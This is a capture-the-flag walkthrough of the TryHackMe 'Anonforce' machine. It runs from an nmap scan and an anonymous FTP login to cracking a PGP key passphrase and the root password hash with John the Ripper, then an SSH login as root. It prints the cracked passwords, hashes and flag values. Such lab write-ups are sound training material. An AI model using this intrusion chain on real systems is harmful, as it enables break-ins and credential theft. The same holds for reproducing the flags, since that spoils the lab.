
Anonforce



Enumeration

`sudo nmap -p- --min-rate -Pn <IP>`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn -oN ~/TryHackMe/Anonforce/fastScan  10.10.252.130
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 09:17 EDT
Nmap scan report for 10.10.252.130
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 15.54 seconds
```

`sudo nmap -sV -sC -A -Pn -p <ports> <IP>`


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 21,22 -oN ~/TryHackMe/Anonforce/spec_ports 10.10.252.130
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 09:17 EDT
Nmap scan report for 10.10.252.130
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.97.213
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Jun 15 06:17 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img → boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x  100 0        0               0 Jun 15 06:17 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 Jun 15 06:17 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 Jun 15 06:17 sys
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

Exploit (FTP)

Use **FTP** to connect the machine

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.252.130
Connected to 10.10.252.130.
220 (vsFTPd 3.0.3)
Name (10.10.252.130:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
```

As we were in the `/` directory, use `ls` to list all the files in the current place



We found 2 directories which could be exploited or contained some interested data

1. Home

```
ftp> cd /home/melodias
250 Directory successfully changed.
ftp> pwd
Remote directory: /home/melodias
ftp> ls
229 Entering Extended Passive Mode (|||36497|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.
```

We found **user.txt** → Send it to local machine and read the flag

```
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||33930|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****************************************************************|    33       19
226 Transfer complete.
33 bytes received in 00:00 (0.13 KiB/s)
```

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ cat user.txt
606083fd33beb1284fc51f411a706af8
```

2. notread

```
ftp> cd notread
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||18017|)
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
```

Send 2 files to the local machine for further analyzing

```
ftp> mget *
mget backup.pgp [anpqy?]? y
229 Entering Extended Passive Mode (|||55848|)
150 Opening BINARY mode data connection for backup.pgp (524 bytes).
100% |*****************************************************************|   524
226 Transfer complete.
524 bytes received in 00:00 (2.79 KiB/s)
mget private.asc [anpqy?]? y
229 Entering Extended Passive Mode (|||59425|)
150 Opening BINARY mode data connection for private.asc (3762 bytes).
100% |*****************************************************************|  3762
226 Transfer complete.
3762 bytes received in 00:00 (20.07 KiB/s)
```

Gain Access

Identify the type of files

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ file private.asc
private.asc: PGP private key block
```

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ file backup.pgp
backup.pgp: data
```

To decrypt the `backup.pgp` file, we need to import a secret key first or it would send an error message such as `gpg: decryption failed: no secret key`

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ gpg --import private.asc
gpg: key B92CD1F280AD82C2: public key "anonforce <melodias@anonforce.nsa>" imported
gpg: key B92CD1F280AD82C2/B92CD1F280AD82C2: error sending to agent: Operation cancelled
gpg: error reading 'private.asc': Operation cancelled
gpg: import from 'private.asc' failed: Operation cancelled
gpg: Total number processed: 0
gpg:               imported: 1
gpg:       secret keys read: 1
```

However, while I was trying to import the **private.asc** it required a password for the importing process → Let's use `gpg2john` to handle this one

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ gpg2john private.asc > private_hash

File private.asc
```

After convert the **private key block** into **hash**, we used `john` to crack the hash inside

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ cat private_hash
anonforce:$gpg$*17*54*2048*e419ac715ed55197122fd0acc6477832266db83b63a3f0d16b7f5fb3db2b93a6a
577*3*254*2*9*16*5d044d82578ecc62baaa15c1bcf1cfdd*65536*d7d11d9bf6d08968:::anonforce <melodi

┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ john private_hash --wordlist=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Two
mellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xbox360          (anonforce)
1g 0:00:00:00 DONE (2023-06-15 09:35) 16.66g/s 15533p/s 15533c/s 15533C/s xbox360..madalina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ john --show private_hash
anonforce:xbox360:::anonforce <melodias@anonforce.nsa>::private.asc
```

Now we got the password to import secret/private key → Re-try to import the key

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ gpg --import private.asc
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: key B92CD1F280AD82C2: secret key imported
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: Total number processed: 2
gpg:              unchanged: 2
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

The process was succeed (`secret key imported` - 2nd line) → Start to decrypt the **data file**

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ gpg --decrypt backup.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
      "anonforce <melodias@anonforce.nsa>"
root:$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18120:0:99999:7:::
uuidd:*:18120:0:99999:7:::
melodias:$1$xDhc6S6G$IQHUW5ZtMkBQ5pUMjEQtL1:18120:0:99999:7:::
sshd:*:18120:0:99999:7:::
ftp:*:18120:0:99999:7:::
```

We found creds of users inside the target machine with the format similar to a `/etc/shadow` file within `<username>:<hash>` → Copy the `root` creds to another file and try to crack it!

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ echo "root:\$6\$07nYFaYf\$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtU
:::" > hash_creds

┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ cat hash_creds
root:$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2
```

```
┌──(kali㉿kali)-[~/TryHackMe/Anonforce]
└─$ john hash_creds -w=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hikari           (root)
1g 0:00:00:01 DONE (2023-06-15 09:41) 0.6535g/s 4684p/s 4684c/s 4684C/s 111111111111111..dro
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The root's password had been found → Use port **22** as **SSH Connection** for connecting to the target machine as user **root** and read the flag

```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.10.252.130
root@10.10.252.130's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# pwd
/root
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
f706456440c7af4187810c31c6cebdce
root@ubuntu:~#
```